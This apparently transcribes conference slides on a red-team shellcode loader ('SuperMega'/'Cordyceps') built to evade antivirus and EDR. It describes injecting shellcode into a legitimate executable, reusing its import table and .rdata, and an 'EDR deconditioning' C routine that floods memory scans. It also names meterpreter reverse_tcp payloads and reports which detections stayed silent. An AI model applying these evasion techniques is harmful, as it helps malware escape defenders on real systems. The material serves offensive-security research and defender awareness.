
```
            lea         rax, QWORD PTR msg_content$[rsp]

            CALL after_$SG72694
$SG72694 DB         'Hello World!', 00H
after_$SG72694:

            POP  rcx
```

Cordyceps: .rdata reuse


Both solutions look suspicious

Solution similar to IAT-reuse:

- Inject data into .rdata section
- Patch shellcode in exe to reference it
    - Relative load




Cordyceps: .rdata reuse



```
RIP  000000014008E73E  48:8D0D 64030900  lea rcx,qword ptr ds:[14011EAA9]
     000000014008E745  48:8BF8           mov rdi,rax
     000000014008E748  48:8BF1           mov rsi,rcx
     000000014008E74B  B9 18000000       mov ecx,18
     000000014008E750  F3:A4             rep movsb

rcx=000000E9643D1000
qword ptr ds:[000000014011EAA9 L"USERPROFILE"]=52004500530055

.text:000000014008E73E procexp64.infected.exe:$8E73E #8DB3E
```

```
Address           Hex                                              ASCII
000000014011EAA9  55 00 53 00 45 00 52 00 50 00 52 00 4F 00 46 00  U.S.E.R.P.R.O.F.
000000014011EAB9  49 00 4C 00 45 00 00 00 00 74 00 00 00 00 00 53  I.L.E....t.....S
000000014011EAC9  00 74 00 75 00 62 00 50 00 61 00 74 00 68 00 00  .t.u.b.P.a.t.h..
000000014011EAD9  00 00 00 00 00 00 00 6E 00 2F 00 61 00 00 00 5C  .......n./.a...\
000000014011EAE9  00 41 00 75 00 74 00 6F 00 72 00 75 00 6E 00 73  .A.u.t.o.r.u.n.s
```



```
000000014027C000  0000000000002000  User  ".reloc"  ERWC-  -R---  IMG
00000001401B6000  00000000000C6000  User  ".rsrc"   ERWC-  -R---  IMG
00000001401B5000  0000000000001000  User  "_RDATA"  ERWC-  -R---  IMG
00000001401AB000  000000000000A000  User  ".pdata"  ERWC-  -R---  IMG
000000014011D000  000000000004D000  User  ".rdata"  ERWC-  -R---  IMG
```

Cordyceps Technique

Cordyceps Technique

Cordyceps:
Inject shellcode into executable .text

Patch injected shellcode:
- IAT reuse
- .rdata reuse

Result: Cant differentiate from genuine program
- No IOC's
- No shellcode detection possible

The restrictions of shellcode dont apply when EXE injections is performed

Like in "The last of us"

Demo 4


Demo: Demo 3 Metasploit Meterpreter execution

- Defender: No detection
- MDE: Detection

Anti EDR

Goal: Avoid Memory Scan Trigger

File Carrier / Loader With Encrypted Payload





Unencrypted Payload

EDR Design

- High performance required
- Little information available
- A lot of noise in the system

- Focus: **Unbacked memory**
  - Unbacked RWX memory
  - Threads starting in unbacked memory
  - Calls into kernel from unbacked memory
  - Unbacked RX memory (going RW)
- Backed = already AV Scanned





EDR Deconditioning

What will trigger a Memory Scan?

1 VirtualAlloc RW
2 memcpy
3 VirtualProtect RX
4 CreateNewThread()

$\longrightarrow$

1 VirtualAlloc(RW)
2 memcpy
3 VirtualProtect RX
4 jmp

Cordyceps


EDR deconditioning

EDR Deconditioning

Make EDR tired of scanning our memory
Copy carrier functionality

Sirallocalot:

- Do 10 times:
  - Do 100 times:
    - Alloc memory RW with shellcode_len
    - Copy fake data into memory
    - Change to RX
    - Leave it for a bit
  - Free 100




```
void antiemulation() {
    void* allocs[{{SIR_ALLOC_COUNT}}];
    DWORD result;

    for(int i=0; i<{{SIR_ITERATION_COUNT}}; i++) {
        for(int n=0; n<{{SIR_ALLOC_COUNT}}; n++) {
            allocs[n] = VirtualAlloc(
                NULL,
                {{PAYLOAD_LEN}},
                0x3000,
                p_RW
            );
            char *ptr = allocs[n];

            // write every byte of it
            for(int i=0; i<{{PAYLOAD_LEN}}; i++) {
                ptr[i] = 0x23;
            }
        }

        for(int n=0; n<{{SIR_ALLOC_COUNT}}; n++) {
            if (VirtualProtect(
                allocs[n],
                {{PAYLOAD_LEN}},
                p_RX,
                &result) == 0)
            {
                return;
            }
        }

        BOOL bSuccess;
        for(int n=0; n<{{SIR_ALLOC_COUNT}}; n++) {
            bSuccess = VirtualFree(
                            allocs[n],
                            {{PAYLOAD_LEN}},
                            0x00008000); // MEM_RELEASE
        }
    }
}
```

EDR Deconditioning

Like pavlov's dogs

Ring the bell a lot



Demo 5

Demo with sirallocalot MDE

Conclusion


Basic Assumption

- It seems there is not enough information to identify loader based on telemetry
  - Only Process / Thread / Image loads
  - Loader doesnt use networking, file or registry access
- Telemetry may be there for loader mischief
  - unbacked RW -> RX changes
  - Modifying backed regions
- But not used


Self-Stomping

Loader is integrated in **backed image section**

- Makes it trustworthy



Bubbles of Bane



Supermega:

- No signature
  - Or easy changeable
- Very little telemetry
  - All look normal
  - From backed memory
- Will not trigger mem scan
  - But susceptible to on-demand mem scan
  - pe-sieve, moneta

Anti EDR Techniques used for SuperMega Loader

RedTeam Technique	**Applied?**	**Aka**	
ETW patch?	No	ETW bypass	
Usermode-hook patch?	No	AMSI patch, EDR Unhooking	RefleXXion, ScareCrow
Module stomping?	No	DLL stomping	
Image spoofing?	No	Process Hollowing	
Memory encryption?	No	Sleepmask	Ekko, Gargoyle, Foliage
direct/indirect syscalls?	No	EDR bypass	SysWhisper 1/2/3
Callstack spoofing?	No		
Mess with other process?	No	Process injection	
PPID or Argument spoofing?	No		

EDR Checkboxes for SuperMega Loader

Carrier code signatured?	No
Windows API Calls coming from unbacked memory?	No
Windows API Calls have a suspicious callstack?	No
Change memory region from RX to RW?	No
Hardware / Software breakpoints?	No
APC calls?	No
Unbacked RWX memory?	No
Unbacked RX memory?	**Yes**
Suspicious sleep state?	No
Reflective DLL used?	No


Things to avoid in payload

Payload should not do fancy memory things

- No Stagers
- No Reflective DLL


Staged:
windows/meterpreter/reverse_tcp

Stageless:
windows/meterpreter_reverse_tcp



```
Name                        Current Setting  Required  Description
----                        ---------------  --------  -----------
AutoLoadStdapi              true             yes       Automatically load the Stdapi extension
```

Loader vs. Payload




Loader loads the payload

- CobaltStrike, Sliver, Brute ratel, havoc…
- Give the payload best possible changes

C2 should protect itself


- Leave it to the experts
    - Memory encryption
    - Callstacks

EDR: Query Overview



Loader Design

When doing your own loader:



- EDR bypass really necessary? (usermode hook patching)
- Strong encryption / entropy really important?
- Focus on:
  - Backed memory
  - No RWX
  - No RX -> RW
  - Clean Callstacks
- Careful with process injection

Alternatives:

- DLL Sideloading

Correct Anti-EDR

SuperMega & Cordyceps
With Anti-Emulator, and sirallocalot EDR deconditioner

Is able to load:
Nonstaged Winhttp Metasploit with disabled stdapi, and CobaltStrike 4.9 default config

- On Win10/Win11 Defender with no alerts
- On Win11 MDE with low-rated alerts

As of August 2024

Outlook

- Execution Guardrails are very powerful
    - Do them early
- Injecting shellcode into .exe’s is… nice
    - Looks genuine. Can thwart automated analysis
    - Makes manual analysis maybe a bit harder
    - Different than creating your own malicious exe’s
    - Different than shellcode inject through some other means
- Injecting shellcode into .dll’s is cool
- SuperMega loader is… ok
    - Writing C to inject as shellcode into an .exe is a nice workflow to have
    - Good against file based scanning
    - Not a super special new anti EDR or memory scanning
    - But difficult of being AV sig’ed
- RWX reuse maybe better against memory analysis tools
- Need framework for loader-chaining


My First and Last Shellcode Loader

My First Shellcode Loader

- Using Linux exploit development know-how
- Learning a lot about Windows

My Last Shellcode Loader

